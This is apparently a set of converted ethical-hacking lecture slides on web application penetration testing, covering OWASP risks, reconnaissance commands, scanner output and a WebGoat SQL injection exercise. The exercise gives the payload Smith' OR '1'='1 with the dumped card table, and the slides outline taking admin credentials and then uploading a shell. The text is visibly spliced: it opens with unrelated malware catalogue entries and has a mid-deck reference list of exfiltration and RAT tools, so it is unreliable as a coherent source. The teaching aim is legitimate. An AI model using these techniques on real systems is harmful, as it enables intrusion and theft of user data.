4H RAT		4H RAT is malware that has been used by <a href="#">Putter Panda</a> since at least 2007.
ABK		ABK is a downloader that has been used by <a href="#">BRONZE BUTLER</a> since at least 2019.
adbupd		adbupd is a backdoor used by <a href="#">PLATINUM</a> that is similar to <a href="#">Dipsind</a> .
AdFind		<a href="#">AdFind</a> is a free command-line query tool that can be used for gathering information from Active Directory.
Adups		<a href="#">Adups</a> is software that was pre-installed onto Android devices, including those made by BLU Products. The software was reportedly designed to help a Chinese phone manufacturer monitor user behavior, transferring sensitive data to a Chinese server.
ADVSTORESHELL	AZZY, EVILTOSS, NETUI, Sedreco	<a href="#">ADVSTORESHELL</a> is a spying backdoor that has been used by <a href="#">APT28</a> from at least 2012 to 2016. It is generally used for long-term espionage and is deployed on targets deemed interesting after a reconnaissance phase.
Agent Smith		<a href="#">Agent Smith</a> is mobile malware that generates financial gain by replacing legitimate applications on devices with malicious versions that include fraudulent ads. As of July 2019 <a href="#">Agent Smith</a> had infected around 25 million devices, primarily targeting India though effects had been observed in other Asian countries as well as Saudi Arabia, the United Kingdom, and the United States.



# Web Application Security



# Web Application pen test

## Why web application?

1. More and more of our daily lives make use of web applications
2. Many of today's websites have grown significantly more complex
3. There is now a much larger attack surface
4. Most applications are developed in-house
5. To deliver their core functionality, web apps normally require connectivity to internal computer systems that contain highly sensitive data and can perform powerful business functions

Google Drive  
Website





**BANK OF AMERICA** 

amazon



# Web Application pen test

## How to attack web applications?




# Web Application pen test

## OWASP Top 10 risks

RISK							Score
	Threat Agents	Exploitability	Prevalence	Detectability	Technical	Business	
A1:2017-Injection	App Specific	EASY: 3	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	8.0
A2:2017-Authentication	App Specific	EASY: 3	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE: 2	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE: 2	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT: 1	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	MODERATE: 2	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE: 2	WIDESPREAD: 3	DIFFICULT: 1	MODERATE: 2	App Specific	4.0

## OWASP Testing Guide





# Web Application Security Testing

**Introduction and Objectives**

**Configuration and Deployment Management Testing**

**Identity Management Testing**

**Authentication Testing**

**Authorization Testing**

**Session Management Testing**

**Input Validation Testing**

**Testing for Error Handling**

**Testing for weak Cryptography**

**Business Logic Testing**

**Client Side Testing**



Testing Checklist

Information Gathering

Conduct Search Engine Discovery and Reconnaissance for Information Leakage (OTG-INFO-001)

Fingerprint Web Server (OTG-INFO-002)

Review Webserver Metafiles for Information Leakage (OTG-INFO-003)

Enumerate Applications on Webserver (OTG-INFO-004)

Review Webpage Comments and Metadata for Information Leakage (OTG-INFO-005)

Identify application entry points (OTG-INFO-006)

Map execution paths through application (OTG-INFO-007)

Fingerprint Web Application Framework (OTG-INFO-008)

Fingerprint Web Application (OTG-INFO-009)

Map Application Architecture (OTG-INFO-010)





# Web Application Security Testing

**Introduction and Objectives**

**Configuration and Deployment Management Testing**

**Identity Management Testing**

**Authentication Testing**

**Authorization Testing**

**Session Management Testing**

**Input Validation Testing**

**Testing for Error Handling**

**Testing for weak Cryptography**


**Business Logic Testing**

**Client Side Testing**

Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)

Testing for Padding Oracle (OTG-CRYPST-002)

Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)





# Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)

## How to Test?

Testing for sensitive data transmitted in clear-text

Example 1. Basic Authentication over HTTP

Testing for Weak SSL/TLS Ciphers/Protocols/Keys vulnerabilities

Example 2. SSL service recognition via nmap

Example 3. Checking for Certificate information, Weak Ciphers and SSLv2 via nmap

Example 4 Checking for Client-initiated Renegotiation and Secure Renegotiation via openssl

Example 5. Testing supported Cipher Suites, BEAST and CRIME attacks via TestSSLServer

Example 6. Testing SSL/TLS vulnerabilities with sslyze

....



## References

1. <https://github.com/Arno0x/DNSExfiltrator>
2. <https://h3llwings.wordpress.com/2017/05/11/data-exfiltration-over-dns/>
3. <https://securitytrails.com/blog/red-team-tools>
4. <https://orangecyberdefense.com/global/blog/sensepost/det-extensible-data-exfiltration-toolkit/>
5. [https://docs.google.com/presentation/d/11uk6d-xougn3jU1wu4XRM3ZGzitobScSSMUIx0MRTzg/edit#slide=id.g10c4200e52\\_0\\_179](https://docs.google.com/presentation/d/11uk6d-xougn3jU1wu4XRM3ZGzitobScSSMUIx0MRTzg/edit#slide=id.g10c4200e52_0_179)
6. <https://github.com/PaulSec/DET>
7. <https://github.com/Viralmaniar/Powershell-RAT>
8. <https://latesthackingnews.com/2019/09/02/powershell-rat-a-backdoor-tool-to-extract-data-via-gmail/#:~:text=Powershell%2DRAT%20is%20a%20Python,as%20an%20e%2Dmail%20attachment.>
9. <https://www.forbes.com/sites/forbestechcouncil/2018/10/05/the-cyber-kill-chain-explained/?sh=13cf9c046bdf>
10. <https://www.usprotech.com/7-essential-steps-cybersecurity-kill-chain-process/>
11. <https://www.redteam-pentesting.de/en/pentest/exploitation/-penetration-test-exploitation-verification-of-security-weaknesses>
12. <https://portswigger.net/daily-swig/vulnerabilities-in-web-and-app-frameworks-fall-but-weaponization-rate-jumps-study>
13. <https://www.redteamsecure.com/approach/red-teaming-methodology>
14. <https://nmap.org/>
15. <https://osintframework.com/>
16. <https://haveibeenpwned.com/>
17. <https://www.sentinelone.com/blog/what-is-osint-how-is-it-used/>
18. <https://sectools.org/tool/nessus/>
19. <https://sectools.org/tool/nessus/>
20. <https://www.openvas.org/>
21. <https://attack.mitre.org/tactics/TA0008/>
22. <https://attack.mitre.org/tactics/TA0004/>
23. <https://www.cynet.com/network-attacks/privilege-escalation/>
24. <https://medium.com/redteam-blutteam-series/lateral-movement-702e5b2a5177>



Questions ?



# Topics

---

1. Ethical Hacking
- 2. Types of Hackers**
- 3. Ethical Hacking Methodology**
- 4. Information Gathering**
- 5. Scanning**
- 6. Attacks**
- 7. Tools**



# Types of Hackers

---

- By Legality
  - Criminals – Those seeking Vulnerabilities to exploit
  - Penetration Testers and Red Teams (with Permission)
  - Those testing systems who report problems to system owners
    - Includes some form of bug bounties
    - But still only quasi-legal
- By Knowledge
  - Script Kiddies
  - Motivated Attackers and Coders
  - Nation state adversaries
- By Motive
  - Criminals
  - Hacktivist
  - Governments

# Ethical Hacking Methodology



# Ethical Hacking Methodology







# Information Gathering

---

- Focused on collecting as much information as possible about the organization you want to compromise.
- Motive is to identify the entry and exit points.
- **Basic Methods:**
  - **Passive**
    - WHOIS, NSLookup etc.
    - Google Dork
    - DNS Info gathering
    - Social Engineering
  - **Active**
    - Ping
    - Traceroute

# Information Gathering (cont.)



- **Passive Methods**

- To gain information about targeted organization's cyber infrastructure without actively engaging with the systems.

- **WHOIS**

- Anyone can use the this service to search for databases and identify the registrant of a domain name and other information.
- It also provides the information regarding: IP address, name servers, admin contact etc.
- Link: <http://whois.domaintools.com/>

# Information Gathering (cont.)



- **Google Dork**

- It uses Google search engine to find security holes on the web applications over the internet.
- To locate specific strings of text within search results.
- Link: <https://www.exploit-db.com/google-hacking-database/>
- Some of the Operators
  - inurl .php?id=
  - intitle text
  - site text
  - filetype pdf

# Information Gathering (cont.)



- **DNS Information Gathering**

Resource Records	Description
A	Return IPv4
AAAA	Return IPv6
MX	Mail Exchange Server
NS	Name servers
AXFR	Authoritative zone transfer
IXFR	Iterative zone transfer
SOA	Start of the authority

# Information Gathering (cont.)



- **DNS Information Gathering**
  - ***dnsenum***: Tool in the backtrack Kali OS. It starts querying DNS servers and gather information:
    - Host address
    - Name servers
    - MX records
    - Gathering SOA records
    - Command: ***perl dnsnum.pl [host]***
  - ***dnsrecon***: to gather network infrastructure information.
  - ***Dig***: DNS information groper
    - ***dig example.com MX @ns0.example.com***

# Information Gathering (cont.)



- **Active Methods**

- Interact directly with a system of interest.

- **Ping**

- It is used to test the reachability of a system.
- It works at the network layer.
- It measures RTT, report errors and packet losses.
- One can also fix the size of the parameters using -l and number of request using -n.
- **Command:** ping -c 5 [www.example.com](http://www.example.com)
- **Result:** 64 bytes from xx.xxx.xxx.xxx: icmp\_seq=0 ttl=100 time=23.82 ms

# Information Gathering (cont.)



- **Traceroute**

- It is used to gather information about network infrastructure and IP ranges of a given host.
- Tool for displaying the overall path hop by hop from source to the destination.
- By default it sends the UDP packets.
- We can modify the command to send TCP/SYN and ICMP requests.
- **\$ traceroute -w 3 -q 1 -m 16 example.com**
- **\$ traceroute -I -w 3 -q 1 -m 16 example.com**
- **\$ traceroute -T -w 3 -q 1 -m 16 example.com**



# Information Gathering (cont.)


- Source: <http://www.inmotionhosting.com/support/website/how-to/read-traceroute>

```
C:\>tracert www.example.com
Tracing route to example.com [10.10.242.22]
over a maximum of 30 hops:

 1  <1 ms  <1 ms  <1 ms  172.16.10.2
 2  *      *      *      Request timed out.
 3  2 ms   2 ms   2 ms   vbchtmnas9k02-t0-4-0-1.coxfiber.net [216.54.0.29]
 4  12 ms  13 ms  3 ms   68.10.8.229
 5  7 ms   7 ms   7 ms   chndbbr01-pos0202.rd.ph.cox.net [68.1.0.242]
 6  10 ms  8 ms   9 ms   ip10-167-150-2.at.at.cox.net [70.167.150.2]
 7  10 ms  9 ms   10 ms  100ge7-1.core1.nyc4.he.net [184.105.223.166]
 8  72 ms  84 ms  74 ms  10gr10-3.core1.lax1.he.net [72.52.92.226]
 9  76 ms  76 ms  90 ms  10g1-3.core1.lax2.he.net [72.52.92.122]
10  81 ms  74 ms  74 ms  205.134.225.38
11  72 ms  71 ms  72 ms  www.inmotionhosting.com [192.145.237.216]
```



# Ethical Hacking Methodology





# Scanning

---

- Till now we have understood how to create a profile of the target organization by finding the network information
- Now we need to find information about the specific IP addresses that can be accessed over the Internet, OS, accessible ports, network architecture, services running etc.
- Types of scanning:
  - Network
  - Port
  - Vulnerability



# Scanning (cont.)

---

- **Network Scanning**

- Tools to find out active host on the network
- You select the range of IP addresses and start scanning over the network.
- It provides the information Network devices including FTP servers and workstations.

- **Tools:**

- Advance IP scanner (Windows, Mac and Linux)
- Network Mapper (Nmap, ZenMap)
- Nessus



# Scanning (cont.)

- **Vulnerability Scanning**

- Once we have identified the accessible ports and services running on them, now we need to find the vulnerabilities associated with those applications.
- Tools:
  - Web Application **Acunetix, BurpSuite** etc.
  - Network Security **Nessus**
  - Mobile Security **Veracode, Tenable Security** etc.
- **Web Goat**
  - Insecure web application maintained by OWASP designed to teach web application security lessons.



# Scanning (cont.)

- Acunetix

## Add Scan Target

### General

Name

Description

IP / URL

OR

Choose a test domain ▼

Add Scan Target

testasp.vulnweb.com  
testaspnet.vulnweb.com  
testhtml5.vulnweb.com  
testmetasploitable.vulnweb.com  
testphp.vulnweb.com




# Scanning (cont.)

## Dashboard

☐ Auto Refresh [Getting Started Wizard](#) [Documentation](#)

### Vulnerabilities by Severity



### Top 10 Vulnerabilities

SQL injection (verified)	27
Blind SQL Injection	27
Cross site scripting (verified)	23
Email address found	17
Directory listing	14
Possible Trojan horse(s) detected	9
Broken links	7
Application error message	6
Error message on page	5
HTML form without CSRF protection	5

### Latest Scans

Host	Type	Threat	Completed
Test Scan 3	Web	High	12 Jun 23:51
Test Scan 3	Network	High	12 Jun 23:51
Test Scan 2	Web	High	12 Jun 23:47
Test Scan 2	Network	Medium	12 Jun 23:47
Testing Scan	Web	High	12 Jun 23:46

### Most Vulnerable Hosts

Testing Scan
Test Scan 3
Test Scan 2

### Upcoming Scans

No upcoming scans




# Scanning (cont.)















Alerts (2015) Knowledge Base (7)

537 139 65 1274 Generate Report

<b>Start Date</b> 12 Jun 2016 23:51	<b>Files</b> 834	<b>Requests</b> 833992	<b>Host Name</b> <a href="http://testmetasploitable.vulnweb.com">http://testmetasploitable.vulnweb.com</a>
<b>End Date</b> 12 Jun 2016 23:51	<b>Directories</b> 117	<b>Avg. Response Time</b> 407.03 ms	<b>Scan Target Name</b> Test Scan 3
<b>Duration</b> 0h 0m 5s	<b>Variations</b> 701	<b>Responsive</b> Yes	<b>Scan Type</b> Web

 AcuSensor was not detected during scanning.

 Demo scan results.

Name	Module
+  Code execution (17)	Scripting (Code_Execution.script)
+  Cross site scripting (12)	Scripting (XSS.script)
+  Cross site scripting (verified) (472)	Scripting (XSS.script)
+  Directory traversal (12)	Scripting (Directory_Traversal.script)
+  File inclusion (12)	Scripting (File_Inclusion.script)
+  PHP-CGI remote code execution (2)	Scripting (PHP_CGI_RCE_Force_Redirect.script)
+  Script source code disclosure (1)	Scripting (Script_Source_Code_Disclosure.script)
+  Security vulnerability in MySQL/MariaDB sql/password.c (1)	Scripting (PHPInfo.script)
+  Server side request forgery (1)	Scripting (Server_Side_Request_Forgery.script)
+  SQL injection (7)	Scripting (Sql_Injection.script)
+  Apache 2.x version older than 2.2.9 (1)	Scripting (Version_Check.script)
+  Apache httpd remote denial of service (1)	Scripting (Version_Check.script)
+  Apache httpOnly cookie disclosure (1)	Scripting (Apache_httpOnly_Cookie_Disclosure.script)
+  Application error message (18)	Scripting (Generic_Oracle_Padding.script)
+  Cross site scripting (content-sniffing) (1)	Scripting (XSS.script)



# Scanning (cont.)

---

- Attackers maintain a dictionary of vulnerabilities and corresponding exploits.
- For example, if they find an application and its version running on a port. They know whether this version of the application is vulnerable or not. They use their dictionary to verify it.
- Now we understand how to exploit the vulnerabilities.



# Ethical Hacking Methodology






# Attack

- Suppose these are the vulnerabilities we found in the system:
  - SQL Injection - **SQLMap, SQLNinja etc.**
  - Buffer Overflow
- Now we will see how we hack into the system by exploiting these weaknesses.



# Attack (cont.)

## How to plan step-by-step to hack a server?





# Attack (cont.)

- **Exploiting SQL Injection**

- Idea of exploiting SQL injection is to get access to the data and find out what is the admin username and password on the website.
- Once we know this, we can login and upload our shell on the server through which we can escalate our privileges.
- In vulnerability scanning phase, we have identified SQL injection vulnerability in a server. Now we exploit that vulnerability manually and using a automated tool SQL Map.



# Attack (cont.)

- OWASP Web Goat SQL Injection

## General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```

No results matched. Try Again.



# Attack (cont.)

- OWASP Web Goat SQL Injection

## General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0



# Attack (cont.)

- OWASP Web Goat SQL Injection

Query

## General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

\* Congratulations. You have successfully completed this lesson.

\* Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.

Enter your last name: Smith' OR '1'='1

Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith' OR '1'='1'
```


USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Admin



# Attack (cont.)

- Identify the SQL Injection by changing the URL parameter.
- Type: inurl .php?id=
- Change the id value. For instance, if id=10, change it to id=10!. See the example below.







# Attack (cont.)

---

- Steps to perform SQL Injection
  - Find vulnerable link (Vulnerability scanning)
  - Find the databases on the vulnerable website
  - Find the relevant tables containing username and passwords
  - Get columns of the table
  - Get data from the table
- SQLMap performs all such actions automatically. You need to provide vulnerable link to it.
- You can also run it as commands on cmd.



# Attack (cont.)

